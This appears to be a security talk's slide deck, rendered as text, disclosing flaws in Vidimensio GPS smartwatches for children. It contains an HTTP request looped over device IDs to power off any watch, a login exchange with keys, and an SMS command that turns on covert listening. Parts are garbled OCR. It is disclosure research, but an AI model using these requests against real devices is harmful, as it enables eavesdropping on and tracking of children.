
--> Release to the public








Last seen device: 216 2019-02-04 22:39:06 X



# BREAKING NEWS

## Abhör-Alptraum: GPS-Smartwatch für Kinder und Senioren lässt sich von Fremden belauschen

Alert! 29.03.2018 07:40 Uhr - Fabian A. Scherschel



### Achtung: Uhr hört mit!

Uhr hört mit  
GPS-Smartwatch lässt sich als Wanze missbrauchen

### Österreichische Kinder-Smartwatch wurde zur Wanze

Die Smartwatch „Paladin“ des österreichischen Herstellers Vidimensio ist eine so genannte Tracking-Uhr. Sie wurde entwickelt, damit Eltern ihre Kinder via GPS überwachen und orten können. Experten des deutschen Computermagazins „c’t“ haben massive Sicherheitslücken festgestellt. Hacker könnten die Uhr problemlos in eine Wanze verwandeln. Der Hersteller wehrt sich und meint, dass die Sicherheitslücken mittlerweile geschlossen wurden.

In der heutigen Zeit sei für Eltern die Ortung der Kinder besonders wichtig geworden, schreibt die Firma Vidimensio auf ihrer Webseite. Zu diesem Zweck erzeugt das Unternehmen mit Adressen in Wien und London GPS-Uhren, mit denen der Aufenthaltsort von Personen jederzeit festgestellt werden kann. Durch einen Hacker wurde das Computermagazin „c’t“ des deutschen Heise-Verlags auf die Smartwatch Paladin aufmerksam gemacht. Mit Hilfe dieses Modells war es dem Hacker in Rekordzeit gelungen, den Server von Vidimensio zu knacken.

(Bild: heise online / Fabian A. Scherschel)

Eine Investigativ-Recherche von c't und heise online belegt: Hunderte in Deutschland verkaufte Smartwatches lassen sich im Handumdrehen aus dem Internet in eine Wanze umfunktionieren, ohne dass der Träger dies bemerkt.

SPIEGEL ONLINE SPIEGEL

NETZWELT

Sicherheitslücke in Tracking-Uhr  
Die Smartwatch hört mit

Die Computerexperten der Fachzeitschrift „c’t“ warnen vor einer Tracking-Uhr des Herstellers Vidimensio. Das Gerät könne leicht gehackt und sein Benutzer abgehört werden.



## No wiretap function

On Friday, 17 November 2017, the Federal Network Agency banned the so-called wire tap of GPS children's watches.

This monitoring function enables parents to access the microphone of the children's watch unnoticed.

**The Federal Network Agency has tested our Vidimensio watch and confirmed in writing that it has no wiretap function.**

It is therefore impossible to call a telephone number unnoticed from the watch, either by oneself or by strangers, so this is without a listening function.





I AM CONFUSED







## Konfiguration (beta)

Nummernauswahl: 09005313373



gewählte SRN:

09005313373

gewählter Dienst:

Voicebox

Dienst wählen

Dienst konfigur.

Nummer löschen

Hier können Sie Ihre Servicrufnummer konfigurieren, also mit einem Dienst oder einem Routing belegen.

Wählen Sie bitte zuerst einen Dienst und danach die Konfiguration.

Statusanzeige:

rot – Für die Nummer muss noch ein Dienst gewählt werden

gelb – Nummer ist mit einem Dienst versehen, es fehlen noch Ansagen oder Zielrufnummern

grün – die Nummer ist funktionstüchtig und kann genutzt werden

Dienstbeschreibung:

Bitte geben Sie einen Nutzungszweck an. z.B.: Hotline, Erotikline

IT-Security Infoline and Mailbox



**Do you want to make the world a better place?**

FOR i IN 0 - 9999; DO

```
POST http://trackerapp.vidimensio.com:7757/openapiv3.asmx/SendCommandByAPP HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 126
User-Agent: FuckYou
Connection: Keep-Alive
Host: trackerapp.vidimensio.com:7757

SN=&CommandType=POWEROFF&Paramter=&Model=0&DeviceID=i&Key=<removed>
```

WHO IS READY?






**GOODBYE**  

---

**2018**

**2019**



**LOADING...**

# RELATED WORK

**PEN TEST PARTNERS**  
Penetration testing and security services

+44 20 3095 0500 About Services Event

BLOG: INTERNET OF THINGS  
**Tracking and snooping on a million kids**

Alan Monie  
15 Nov 2018

**PEN TEST PARTNERS**  
Penetration testing and security services

+44 20 3095 0500 About Services Event

BLOG: INTERNET OF THINGS  
**GPS watch issues... AGAIN**

Vangelis Stykias  
29 Jan 2019



How I found vulnerabilities that could jeopardize child safety.

## How it started

A friend recently showed me a tracker watch that he'd purchased for his young son for less than £10. It offered useful functionality such as two-way calling using a SIM and cellular connection. The accompanying app allowed him to track the location of his son. He was interested in the security of the device, so I had a look. It was bad... really bad.

It was a Misafes 'Kids Watcher', which we found on Amazon, eBay and various other online retailers.



Over the last year of looking at kids GPS tracking watches we have found some **staggering issues**. With these devices it almost seems that having multiple security issues is the new normal.

While parents and guardians may get a feeling of security from using these devices, our testing and research shows it's just that, a "feeling".

A couple of years ago we bought and reviewed a number of smart kids tracker watches, including some Gator watches from TechSixtyFour.

After chatting to our friends at the Norwegian Consumer Council, who we know well through My Friend Cayla, we discovered they were working on exactly the same tech, by complete coincidence!

We decided to pause our project to avoid us duplicating their efforts. Shortly after, the Norwegian Consumers Council published the excellent "WatchOut" research that demonstrated trivial access to kids GPS locations through vulnerable tracker watches, including the Gator.

Home > News > Security > "Trackmageddon" Vulnerabilities Discovered in (GPS) Location Tracking Services

## "Trackmageddon" Vulnerabilities Discovered in (GPS) Location Tracking Services

By Catalin Cimpanu

Cookies (Legal notice) Contact Search English

**CONSUMERS**

European Commission - Safety Gate: Rapid Alert System for dangerous non-food products

Safety Gate home Back to report listings Search alerts IPSW 2018

## The Rapid Alert System for Non-Food Products (RAPEX)

Alert number: A12/G157/19 Share on Facebook Twitter Google+ Email

**Product:** Smart watch for children  
**Name:** Safe-KID-One  
**Batch number / Barcode:** 426008660947  
**Type of alert:** Serious

**Category:** Other  
**Brand:** ENOX  
**Type / number of model:** Unknown

**Risk type:** Other  
The mobile application accompanying the watch has unencrypted communications with its backend server and the server enables unauthenticated access to data. As a consequence, the data such as location history, phone numbers, serial number can easily be retrieved and changed. A malicious user can send commands to any watch making it call another number of his choosing, can communicate with the child wearing the device or locate the child through GPS.

The product does not comply with the Radio Equipment Directive.

**Measures ordered by public authorities (to: Distributor):** Recall of the product from end users

**Description:** Smart watch for children in a cardboard box 12x15x8cm. the product was sold online.

**Country of origin:** Germany **Alert submitted by:** Iceland







## No wiretap function

On Friday, 17 November 2017, the Federal Network Agency banned the so-called listening function of GPS children's watches.

This monitoring function enables parents to access the microphone of the children's watch unnoticed.

**The Federal Network Agency has tested our Vidimensio watch and confirmed in writing that it has no wiretap function.**

It is therefore impossible to call a telephone number unnoticed from the watch, either by oneself or by strangers, so this is without a listening function.

**REALLY..?????**

The screenshot shows the FragDenStaat website in a browser window. The address bar displays "fragdenstaat.de". The page features a search bar with the text "FragDenStaat" and a search button. Below the search bar, there is a section titled "FRAG SIE ABI!" with the text "Jetzt mitmachen!" and a link to "4 zusammenfassende".

Below this, there is a section titled "Was ist FragDenStaat?" with the text "jeder Mensch hat das Recht auf Informationen" and "FragDenStaat hilft Ihnen, Ihr Recht durchzusetzen". It also mentions "fragen Sie über diese gemeinsamen Merkmale" and "Schreiben Sie Deutschland nach Informationsfreiheits-Gesetzungen". A link to "Suchen Sie in 40.547 Anfragen und 10.537 Seiten" is provided.

To the right of this section is a box with the text "Informationsfreiheit" and "FragDenStaat.de" with a play button icon and a building icon.

Below these sections is a section titled "Wie funktioniert FragDenStaat?" with a three-step process:

1. Sie stellen eine Anfrage. Wir helfen Ihnen, die korrekte Anfrage zu stellen.
2. Sie erhalten eine Mail, sobald die Antwort auf Ihre Anfrage eingegangen ist.
3. Die Antwort wird für Sie und auch für andere öffentlich zugänglich.

At the bottom, there is a link to "Mehr zum Informationsfreiheitsgesetz".

# FIRMWARE UPGRADE

- No remote update function
- No notification by the vendor to upgrade the firmware
- Watch still illegal because of wiretap function within the firmware



• Destroy

or

Upgrade



For the update of the clock and return of the clock to you I would charge 40,- Euro.

Do you agree with this ?

```
Apple > cd > 16% (4:27) ~/Smartwatch
l>>> binwalk --dd='.*' jt_ads.bin
```

| DECIMAL | HEXADECIMAL | DESCRIPTION                                |
|---------|-------------|--|
| 186710  | 0x2D956     | Copyright string: "Copyright c 2003 by CC" |
| 225443  | 0x370A3     | Copyright string: "Copyright c 2003 by CC" |
| 226714  | 0x3759A     | Copyright string: "Copyright c 2003 by CC" |

```
Apple > cd > 16% (4:27) ~/Smartwatch
l>>> strings _jt_ads.bin.extracted/* | grep monitor
sms_monitor_handle.%s.
monitor ok!
monitor
uart_monitor_handle.p_monitor:%s.
monitor,%s
monitor,ok
monitor
```

```
Apple > cd > 16% (4:27) ~/Smartwatch
l>>>
```



**CALL FOR**

**PRODUCT LIABILITY**

|                                   |                                     |
|-----------------------------------|-------------------------------------|
| Dienststelle<br>Hamb8/50-a und -I | Geschäftszeichen<br>6216-2018-449-2 |
|-----------------------------------|-------------------------------------|

|   |
|---|
| Betreff<br>Testergebnis „Kleiner Affe“ - Vidimensio |
|---|

Im Rahmen des am 08.05.2018 durchgeführten Smartwatch „Kleiner Affe“ über eine Abhörfunktion

1. durch die dazugehörige App „Vidimensio“
2. auf den SMS-Command [REDACTED]
3. mittels der App „find my kids“ gesteuert werden kann.

Zu 1: Die Hersteller-App „Vidimensio GPS-Trackers“ verfügt über eine eigene Abhörfunktion.

Zu 2: [REDACTED]

Zu 3: Die Kinderuhr „Kleiner Affe“ konnte nicht über die App „find my kids“ gesteuert werden. Bei dem mehrmaligen Versuch, eine Verbindung herzustellen, erschien ein Hinweis auf eine Verbindungsstörung.

[REDACTED] Da die Kinderuhr „Kleiner Affe“

Ergebnis: Die Kinderuhr „Kleiner Affe“ verfügt über keine Abhörfunktion und verstößt somit nicht gegen § 90 TKG.

|                                   |                                     |
|-----------------------------------|-------------------------------------|
| Dienststelle<br>Hamb8/50-a und -I | Geschäftszeichen<br>6216-2018-449-2 |
|-----------------------------------|-------------------------------------|

|  |
|--|
| Betreff<br>Testergebnis „Kleiner Pinguin“ - Vidimensio |
|--|

Im Rahmen des am 08.05.2018 durchgeführten Tests wurde überprüft, ob die Kinder-Smartwatch „Kleiner Pinguin“ über eine Abhörfunktion verfügt.

1. durch die dazugehörige App „iCare++“ über eine Abhörfunktion verfügt,
2. auf den SMS-Command [REDACTED]
3. mittels der App „find my kids“ gesteuert werden kann.

Ergebnis: Das Kinderuhrmodell „Kleiner Pinguin“ verfügt über eine Abhörfunktion und verstößt somit nicht gegen § 90 TKG.

|                                   |                                     |
|-----------------------------------|-------------------------------------|
| Dienststelle<br>Hamb8/50-a und -I | Geschäftszeichen<br>6216-2018-449-2 |
|-----------------------------------|-------------------------------------|

|  |
|--|
| Betreff<br>Testergebnis „Kleiner Tiger“ - Vidimensio |
|--|

Im Rahmen des am 08.05.2018 durchgeführten Tests wurde überprüft, ob die Kinder-Smartwatch „Kleiner Tiger“ über eine Abhörfunktion verfügt. Hierzu wurde getestet, ob die Uhr

1. durch die dazugehörige App „Vidimensio GPS-Trackers“ über eine Abhörfunktion verfügt,
2. auf den SMS-Command [REDACTED]
3. mittels der App „find my kids“ gesteuert werden kann.

[REDACTED] wurde geprüft und verfügt nicht über eine Abhörfunktion.

mehrmalige Versuch, eine Verbindung über die App zur Kinderuhr herzustellen scheiterte.

Ergebnis: Das Kinderuhrmodell „Kleiner Tiger“ verfügt über keine Abhörfunktion und verstößt somit nicht gegen § 90 TKG.


pw,123456,monitor,

## WATCHGATE

| Name                    | Verwendung                      | App am Handy | Sprache der App am Handy | Android      | iOS/AR | Wasserdruck<br>mbar | Temperatur<br>Messung |
|-------------------------|---------------------------------|--------------|--------------------------|--------------|--------|---------------------|-----------------------|
| Kleine Afti             | Kinder                          | Vollscreen   | deutsch und Mult         | Stark        | 7G     | x                   | ohne Schrauben        |
| Kleine Gelli            | Kinder                          | Vollscreen   | deutsch und Mult         | Stark        | 4G     | ja                  | mit Schrauben         |
| Kleine Panda            | Kinder                          | Vollscreen   | deutsch und Mult         | Stark        | 4G     | ja                  | mit Schrauben         |
| Kleine Tiger            | Kinder/Agenda für Erwachsene    | Vollscreen   | deutsch und Mult         | Stark        | 4G     | ja                  | mit Schrauben         |
| Kleine Panther          | Kinder/Agenda für Erwachsene    | Vollscreen   | deutsch und Mult         | Stark        | 4G     | ja                  | mit Schrauben         |
| Kleine Blau             | Kinder/Agenda für Erwachsene    | Vollscreen   | deutsch und Mult         | Stark        | 5G     | ja                  | mit Schrauben         |
| Kleine Blau             | Kinder/Agenda für Erwachsene    | Vollscreen   | deutsch und Mult         | Stark        | 5G     | ja                  | mit Schrauben         |
| Kleine Eule             | Kinder                          | Vollscreen   | deutsch und Mult         | Stark        | 4G     | x                   | ohne Schrauben        |
| Kleine Hase             | Kinder                          | Vollscreen   | deutsch und Mult         | Stark        | 7G     | x                   | mit Schrauben         |
| Kleine Kater            | Kinder                          | Vollscreen   | deutsch und Mult         | Stark        | 4G     | x                   | ohne Schrauben        |
| Kleine Charlie V&E      | Kinder                          | Vollscreen   | deutsch und Mult         | Stark        | 7G     | x                   | ohne Schrauben        |
| Kleine Fingert          | Kinder                          | Stark        | deutsch und Mult         | Stark        | 4G     | x                   | ohne Schrauben        |
| Tabi/Tabi               | Kinder/Agenda für Erwachsene    | Vollscreen   | deutsch und Mult         | Leider       | 4G     | ja                  | ohne Schrauben        |
| Panda                   | Kinder/Agenda für Erwachsene    | Vollscreen   | deutsch und Mult         | Stark        | 5G     | x                   | ohne Schrauben        |
| Calender                | Erwachsene                      | Vollscreen   | deutsch und Mult         | Leider       | 7G     | x                   | ohne Schrauben        |
| Guardian                | Erwachsene                      | Vollscreen   | deutsch und Mult         | Stark/Leider | 7G     | x                   | mit Schrauben         |
| Protecter E             | Erwachsene                      | Offline      | deutsch und Mult         | Stark        | 4G     | x                   | nein                  |
| Smart Home / Smartwatch | Erwachsene / Smartwatch / Smart | Vollscreen   | deutsch und Mult         | x            | 7G     | ja                  | mit Schrauben         |
| Smartwatch              | Erwachsene                      | App/Tracking | deutsch und Mult         | x            | 7G     | x                   | ohne Schrauben        |

Source: <https://trackers.vidimensio.de/unterschiede-aufbau>

WATCHGATE



# IS ALL OK NOW?

NOOOOO:

- BNetzA has only checked 3 / 20 models and has attested no wire tap inside
- → Also by the app and by SMS
- How does the API enforce authorization / authentication in 2019?



```
POST /openapi/v3.0/LogIn2 HTTP/1.1
```

Accept: text/html,application/xhtml+xml,application/xml

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Content-Length: 91

```
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.1; Custom Phone - 7.1.0 - API 25 - 768x1280)
```

Build/NMF260)

Host: trackerapp.vidimensio.com:7757

Connection: close

```
Accept-Encoding: gzip, deflate
```

LoginAPP=VidInensio&GMT=-5%3A00&LoginType=1&Pass= &Name= &Key=7DU2DJFDR8321

### Response

Raw

Headers

Hex

XML

HTTP/1.1 200 OK

```
Cache-Control: private, max-age=0
```

Content-Type: text/xml; charset=utf-8

Vary: Accept-Encoding

```
Server: Microsoft-IIS/7.5
```

```
X-AspNet-Version: 4.0.30319
```

X-Powered-By: ASP.NET

Date: Fri, 15 Mar 2019 07:56:16 GMT

Connection: close

Content-Length: 435

```
<?xml version="1.0" encoding="utf-8"?>
```

&lt;string

[illegible]

```
"key2018": "yR2T+SgtpHGpMuX5/6MxItefKmT/N6Gegr5UA0cLTnvVS5YSun1R2DZVYyNf/FXw"}</string>
```

never do crypto own your own

Keys:

hBTFzC2I3YMu+6/vaAPb+b+o1cvLzgaYlqnsWktGs6EgcEso2qtvWQh0uAXZQWBn

hBTFzC2I3YMu+6/vaAPb+a2GXPhE4/nlNMdU+ilDJ7gdoljyNL116pYCJA05fx91

hBTFzC2I3YMu+6/vaAPb+Z/LQgt740RPvvKn5nMeo42/6cUIOfOptY/fa6G0sr6p

hBTFzC2I3YMu+6/vaAPb+c/MOyRLbU61g+ZkE6+7NQXyK+aVfOhFwXnvfjrgyLUo

hBTFzC2I3YMu+6/vaAPb+WqW5q/3WUXOv3+TEOKjRX0sCaXuDfKldppK3CeMnn4p

# never do crypto own your own

Reponse time 13:00:10:

hBTFzC2I3YMu+6/vaAPb+b+o1cvLzgaYlqnsWktGs6  
EgcEso2qtvWQh0uAXZQWBn



Give me a new session

